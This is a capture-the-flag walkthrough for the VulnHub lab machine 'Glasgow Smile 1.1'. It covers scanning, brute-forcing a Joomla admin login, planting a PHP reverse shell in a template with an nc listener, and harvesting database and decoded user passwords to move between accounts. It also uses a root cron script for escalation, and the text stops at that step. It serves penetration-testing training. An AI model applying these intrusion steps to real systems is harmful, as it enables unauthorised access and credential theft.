


Glasgow Smile: 1.1
Released: 16 Jun 20
Author: mindfree (mindsflee@hotmail.com)
Walkthrough: Clu3le55

https://www.vulnhub.com/entry/glasgow-smile-11,491/

Users: 5
Difficulty: Initial Shell (Easy) – Privilege Escalations (Intermediate)

WALKTHROUGH

NMAP


-s
S - TCP SYN
V - Version Detection
A - Enable OS detection, Version detection, script scanning and traceroute
-o
N - Output to normal NMAP file

#sudo nmap -sSV -A <IP Address> -oN nmap.txt

```
# Nmap 7.80 scan initiated Fri Aug 14 09:48:45 2020 as: nmap -sSV -A -oN nmap.txt glasgowsmile
Nmap scan report for glasgowsmile (Target-IP)
Host is up (0.00094s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 67:34:48:1f:25:0e:d7:b3:ea:bb:36:11:22:60:8f:a1 (RSA)
|   256 4c:8c:45:65:a4:84:e8:b1:50:77:77:a9:3a:96:06:31 (ECDSA)
|_  256 09:e9:94:23:60:97:f7:20:cc:ee:d6:c1:9b:da:18:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:1D:88:A4 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/14%OT=22%CT=1%CU=37319%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=5F36964F%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10E%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.94 ms glasgowsmile (Target-IP)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 14 09:49:03 2020 -- 1 IP address (1 host up) scanned in 18.86 seconds
```

This shows 2 ports up, Port 22 for SSH and Port 80 for http (web) – considering we have no SSH username or password (for now) the first thing to look at is web.

We are presented with a webpage, with nothing much else on it.



After checking the source code, we find nothing interesting. To do a bit more digging on the webpage, we can use some really good tools (Nikto, Gobuster, ZAP), for ease and normally good results I have gone for gobuster (https://tools.kali.org/web-applications/gobuster)

#gobuster dir -u http://glasgowsmile -w *usr*/share/wordlists/dirb/common.txt

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:        http://glasgowsmile
[+] Threads:    10
[+] Wordlist:   /usr/share/wordlists/dirb/common.txt
[+] Status codes:  200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:    10s
===============================================================
2020/08/14 09:56:30 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/joomla (Status: 301)
/server-status (Status: 403)
===============================================================
2020/08/14 09:56:32 Finished
===============================================================
```

Using the small common.txt first, gobuster reports back webpages it finds using HTTP status codes. **200 = OK, 403 = Forbibben, 301 = Moved Permanently.**

Instantly we can see the **joomla** one is interesting, Joomla is a Content Management System (CMS) which enables you to build web sites and powerful online applications – A quick **searchsploit joomla** returns plenty of results so potentially we have an in here.

A google for Joomla Vulnerabiltiy brings up an awesome tool on github (by rezasp) called joomscan (https://github.com/rezasp/joomscan)

```
[H[2J[3J[33m
    ____  _____  _____  __  __  ____  ____   __    _  _
   (_  _)( _  )( _  )( \/ )/ __) / __) /__\ ( \( )
  .-_)(   )(_)(  )(_)(  )  ( \__ \( (__  /(__)\ )  (
  \____) (_____)(_____)(_/\/\_)(___/ \____)(__)(_)\_)
[31m                                  (1337.today)[0m

   --=[[34mOWASP JoomScan[0m
   +---++---==[Version : [31m0.0.7
[0m   +---++---==[Update Date : [[31m2018/09/23[0m]
   +---++---==[Authors : [31mMohammad Reza Espargham , Ali Razmjoo[0m
   --=[Code name : [31mSelf Challenge[0m
   @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

[34m[34mProcessing http://glasgowsmile/joomla ...

[SNIP SNIP SNIP]

[34m[34m
[+] Checking apache info/status files
[31m[++] Readable info/status files are not found
[34m[34m
[+] admin finder
[33m[++] Admin page : http://glasgowsmile/joomla/administrator/
[34m[34m
[+] Checking robots.txt existing
[33m[++] robots.txt is found
path : http://glasgowsmile/joomla/robots.txt

Interesting path found from robots.txt
http:// glasgowsmile/joomla/joomla/administrator/
http:// glasgowsmile/joomla/administrator/
http:// glasgowsmile/joomla/bin/
http:// glasgowsmile/joomla/cache/
http:// glasgowsmile/joomla/cli/
http:// glasgowsmile/joomla/components/
http:// glasgowsmile/joomla/includes/
http:// glasgowsmile/joomla/installation/
http:// glasgowsmile/joomla/language/
```

Joomscan has given us a few more webpages to check (could have got these from gobuster and nikto as well), the /administrator page gives us a login box.

Searching online it looks like the default admin username is **admin**, to try and bruteforce all the potential usernames and passwords would take far too long (trust me I tried).

The /joomla webpage has just 1 post with some script on it, using a tool called Custom Word List Generator CeWL (https://digi.ninja/projects/cewl.php) you can create a wordlist from the webpage.

"Comedy is subjective, Murray. Isn't that what they say? All of you, the system that knows so much, you decide what's right or wrong. The same way that you decide what's funny or not. Why is everybody so upset about these guys? If it was me dying on the sidewalk, you'd walk right over me. I pass you every day and you don't notice me!"

~~*[Joker, in a police car, is laughing and chuckling at the chaos being spread to Gotham City]*~~
~~***Cop 1**: Stop laughing, you freak. This isn't funny.*~~
~~***Cop 2**: Yeah, the whole fucking city's on fire because of you.*~~
~~***Joker**: I know... Isn't it beautiful?*~~


~~*[Arthur is laughing loudly during a psychiatric examination at Arkham Asylum. He soon settles down, but still laughs]*~~
~~***Psychiatrist**: What's so funny?*~~
~~***Arthur**: [laughing and chuckling some more] I was just thinking...just thinking of a joke.*~~
~~***Psychiatrist**: Do you wanna tell it to me?*~~
~~***Arthur**: [softly whispers] You wouldn't get it.*~~

#cewl http://glasgowsmile/joomla/ > customwordlist.txt


First off I tried using that as both the username and password without success, I then decided to try different usernames – lazy admins are predicable sometimes, either keeping default usernames or making them easy for them to remember (and easy for us to guess – in theory). Using the **SecIList** username lists, I cut out anything with **admin** and anything with **joomla** and created a custom username list

#cat xato-net-10-million-usernames.txt | grep -i admin > file.txt
#cat xato-net-10-million-usernames.txt | grep -i joomla >> file.txt

This gave us a much reduced set of names and passwords to try, so set that up in **BURP** intruder and let it do its magic. Using the `Cluster bomb` approach (https://portswigger.net/support/using-burp-to-brute-force-a-login-page)




This will run through every username in payload 1 and attempt every password in payload 2 for each username. Once finished, you can sort by **Length** and anyone that is different to them all is your answer (in theory)




So we have a username of **joomla** (easy for admin to remember) and a password of **Gotham** (fits in with theme and is on the /joomla page).

We can now log in as that user in the /administrator space.



Having a good poke around the admin area looking for potential exploits, a quick google indicates a potential .php reverse shell. I have a php-reverse-shell from pentestmonkey which I use, you can amend the .php files in the templates, so I change the index.php and set up a listener on my Kali machine



Save and Close, then open the webpage http://target ip/joomla/index.php – the page should sit `loading` but never actually load, you should now have a shell on the listener set up

```
clueless@kali:/usr/share/seclists/Usernames$ sudo nc -lvn 5678
[sudo] password for clueless:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5678
Ncat: Listening on 0.0.0.0:5678
Ncat: Connection from [redacted]
Ncat: Connection from [redacted]:40088.
Linux glasgowsmile 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
 10:34:59 up  1:05,  0 users,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

That is us now on the `glasgowsmile` box as the user **www-data**

Looking in the /home directory we find it has the following users **adner, penguin** and **rob** in addition to **root**

The current user **www-data** is the user that web servers on Ubuntu (Apache, nginx etc) use by default for normal operations. The web server process can access any file that www-data can. With this in mind, the main webfiles are normally kept in *var/www/html* in here we find a .txt document (how_to.txt) which doesnt give much away and another directory *joomla* looking in here there are a few extra files looking through them all the configuration.php has some more details for us, namely the **mysql** username and passoword **joomla:babyjoker**

Log into mysql (https://devhints.io/mysql is a good place to start)

```
$ mysql -u joomla -p
mysql -u joomla -p
Enter password: babyjoker

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 161
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW TABLES;
SHOW TABLES;
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| batjoke            |
| information_schema |
| joomla_db          |
| mysql              |
| performance_schema |
+--------------------+
5 rows in set (0.298 sec)

MariaDB [(none)]>
```

#use batjoke

This will select the batjoke database, from here we can have a look at the tables and fields

```
MariaDB [batjoke]> show tables;
show tables;
+--------------------+
| Tables_in_batjoke  |
+--------------------+
| equipment          |
| taskforce          |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [batjoke]> show fields from equipment;
show fields from equipment;
+--------------+--------------+------+-----+---------+----------------+
| Field        | Type         | Null | Key | Default | Extra          |
+--------------+--------------+------+-----+---------+----------------+
| equip_id     | int(5)       | NO   | PRI | NULL    | auto_increment |
| type         | varchar(50)  | YES  |     | NULL    |                |
| install_date | date         | YES  |     | NULL    |                |
| color        | varchar(20)  | YES  |     | NULL    |                |
| working      | tinyint(1)   | YES  |     | NULL    |                |
| location     | varchar(250) | YES  |     | NULL    |                |
+--------------+--------------+------+-----+---------+----------------+
6 rows in set (0.001 sec)

MariaDB [batjoke]> show fields from taskforce;
show fields from taskforce;
+-------+--------------+------+-----+---------+----------------+
| Field | Type         | Null | Key | Default | Extra          |
+-------+--------------+------+-----+---------+----------------+
| id    | int(5)       | NO   | PRI | NULL    | auto_increment |
| type  | varchar(50)  | YES  |     | NULL    |                |
| date  | date         | YES  |     | NULL    |                |
| name  | varchar(20)  | YES  |     | NULL    |                |
| pswd  | varchar(250) | YES  |     | NULL    |                |
+-------+--------------+------+-----+---------+----------------+
5 rows in set (0.001 sec)

MariaDB [batjoke]>
```

name and **pswd** fields from taskforce look like they could be helpful.

```
select * from taskforce;
+----+---------+------------+---------+------------------------------------------------+
| id | type    | date       | name    | pswd                                           |
+----+---------+------------+---------+------------------------------------------------+
|  1 | Soldier | 2020-06-14 | Bane    | YmFuZWlzaGVyZQ==                               |
|  2 | Soldier | 2020-06-14 | Aaron   | YWFyb25pc2hlcmU=                               |
|  3 | Soldier | 2020-06-14 | Carnage | Y2FybmFnZWlzaGVyZQ==                           |
|  4 | Soldier | 2020-06-14 | buster  | YnVzdGVyaXNoZXJlZmY=                           |
|  6 | Soldier | 2020-06-14 | rob     | Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/   |
|  7 | Soldier | 2020-06-14 | aunt    | YXVudGlzIHRoZSBmdWNrIGhlcmU=                   |
+----+---------+------------+---------+------------------------------------------------+
6 rows in set (0.000 sec)
```

This gives us another list of users (Bane, Aaron, Carnage, buster, **rob** and aunt) – only **rob** is on the host system so we look at cracking his password.

All these are Base64 encoded, so:

#echo 'Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/' | base64 -d

Gives us ???AllIHaveAreNegativeThoughts???

Continuing with the `lazy` admin theme, this time lazy users using the same password, so we try to SSH using rob:

```
$ echo 'Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/' | base64 -d
???AllIHaveAreNegativeThoughts???$ su rob
Password: ???AllIHaveAreNegativeThoughts???
^C
clueless@kali:/usr/share/seclists/Usernames$ ssh rob@glasgowsmile
The authenticity of host 'glasgowsmile (192.168.13.132)' can't be established.
ECDSA key fingerprint is SHA256:05TCY2Nw37yPYIluFAe7y4vTCupftlAxY+jXZsTJu88.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'glasgowsmile' (ECDSA) to the list of known hosts.
rob@glasgowsmile's password:
Linux glasgowsmile 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 28 14:41:50 2020 from [redacted]
rob@glasgowsmile:~$
```

Success – Thats our 2nd users (**www-date** and **rob).** This lands us in the rob`s home folder, where a flag can be grabbed from **user.txt**

2 others files can be found in there, one is `nothing to see here` but the second gives us some sort of encrypted text:

Gdkkn Cdzq, Zqsgtq rteedqr eqnl rdudqd ldmszk hkkmdrr ats vd rdd khsskd rxlozsgx enq ghr bnmchshnm. Sghr qdkzsdr sn ghr eddkhmf zants adhmf hfmnqdc. Xnt bzm ehmc zm dmsqx hm ghr intqmzk qdzcr, "Sgd vnqrs ozqs ne gzuhmf z ldmszk hkkmdrr hr odnokd dwodbs xnt sn adgzud zr he xnt cnm's."
Mnv H mddc xntq gdko Zamdq, trd sghr ozrrvnqc, xnt vhkk ehmc sgd qhfgs vzx sn rnkud sgd dmhflz.
RSLyzF9vYSj5aWjvYFUgcFfvLCAsXVskbyP0aV9xYSgiYV50byZvcFggaiAsdSArzVYkLZ==

Putting this through **ROT** on either **Cyber Chef** or **Decode.fr,** we find readable english using 1 rotation

Hello Dear, Arthur suffers from severe mental illness but we see little sympathy for his condition. This relates to his feeling about being ignored. You can find an entry in his journal reads, "The worst part of having a mental illness is people expect you to behave as if you don't."
Now I need your help Abner, use this password, you will find the right way to solve the enigma.
STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==

Looks like some more Base64 encyrption, this gives us
l33hope99my0death000makes44more8cents00than0my0life0

Lets switch users (su) to abner with this passwords, once done we can change home directory to ***home/*abner** and read the user2.txt file for another flag.

3 Users down (**www-data, rob** and **abner**)

Anothe .txt file in abner`s home directory (info.txt) lets us know the origins of `Glasgow Smile` but not much help for the next user.

To assist with trying to find the `in` I used **LinEnum.sh** (https://github.com/rebootuser/LinEnum) this is a really helpful script. Looking through the report, the **bash_history** highlights a .dear_penguins.zip file that might be of interest.

```
[-] Location and contents (if accessible) of .bash_history file(s):
/home/rob/.bash_history
/home/abner/.bash_history
whoami
systemctl reboot
fuck
su penguin
mysql -u root -p
exit
cd .bash/
ls
unzip .dear_penguins.zip
cat dear_penguins
rm dear_penguins
exit
ls
cd /home/abner/
ls
exit
/home/penguin/.bash_history
```

A quick search of the systems finds the file in *var/*www/joomla2/administrator/mainifests/files

#find / -name .dear_penguins.zip 2>/dev/null

move the file to somewhere you have `write` access (/home) and unzip the file. Straight away it asks for a password, luckily the users password (**l33hope99my0death000makes44more8cents00than0my0life0)** does the trick.

This gives us a text file **dear_penguins** which reads;

My dear penguins, we stand on a great threshold! It's okay to be scared; many of you won't be coming back. Thanks to Batman, the time has come to punish all of God's children! First, second, third and fourth-born! Why be biased?! Male and female! Hell, the sexes are equal, with their erogenous zones BLOWN SKY-HIGH!!! FORWAAAAAAAAAAAAARD MARCH!!! THE LIBERATION OF GOTHAM HAS BEGUN!!!!!

scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz

We know from the uses in home that a user **penguin** exists, the file doesnt seem to have any encryption so we can try the `string` at the bottom (looks passwordy).

#su penguin

Sucess (**www-data, rob, abner** and **penguin**) changin into penguins home directory we see another folder ***SomeoneWhoHidesBehindAMask*** in which user3.txt can be found for another flag.

Another file can be found here, which reads:

Hey Penguin,

I'm writing software, I can't make it work because of a permissions issue. It only runs with root permissions. When it's complete I'll copy it to this folder.

Joker

Using the command '**ls -al**' in the folder finds a suspect file:

```
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ ls -al
total 332
drwxr--r-- 2 penguin penguin   4096 Jun 28 15:33 .
drwxr-xr-x 6 penguin penguin   4096 Jun 28 15:29 ..
-rwxrwxrwx 1 penguin penguin 315904 Jun 15 11:45 find
-rw-r----- 1 penguin root      1457 Jun 15 11:50 PeopleAreStartingToNotice.txt
-rwxr-xr-x 1 penguin root       693 Jun 28 15:33 .trash_old
-rw-r----- 1 penguin penguin     38 Jun 16 12:52 user3.txt
```

After having a good nosey around, rechecking the LinEnum output nothing really helps – I then got a bit lucky and tried the pspy script I have previously used (https://github.com/DominicBreuker/pspy) which snoops on processes without the need for root permissions, it shows commands run by other users, cron job , etc as they execute.

This highlights:

```
2020/08/14 11:41:15 CMD: UID=0    PID=1      | /sbin/init
2020/08/14 11:42:01 CMD: UID=0    PID=2581   | /usr/sbin/CRON -f
2020/08/14 11:42:01 CMD: UID=0    PID=2582   | /usr/sbin/CRON -f
2020/08/14 11:42:01 CMD: UID=0    PID=2583   | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:42:01 CMD: UID=0    PID=2584   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:42:01 CMD: UID=0    PID=2585   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:42:01 CMD: UID=0    PID=2588   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:42:01 CMD: UID=0    PID=2587   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:42:01 CMD: UID=0    PID=2586   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2589   | /usr/sbin/CRON -f
2020/08/14 11:43:01 CMD: UID=0    PID=2590   | /usr/sbin/CRON -f
2020/08/14 11:43:01 CMD: UID=0    PID=2591   | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2592   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2593   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2596   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2595   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:43:01 CMD: UID=0    PID=2594   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2597   | /usr/sbin/CRON -f
2020/08/14 11:44:01 CMD: UID=0    PID=2598   | /usr/sbin/CRON -f
2020/08/14 11:44:01 CMD: UID=0    PID=2599   | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2600   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2601   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2604   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2603   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2020/08/14 11:44:01 CMD: UID=0    PID=2602   | /bin/sh /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
```

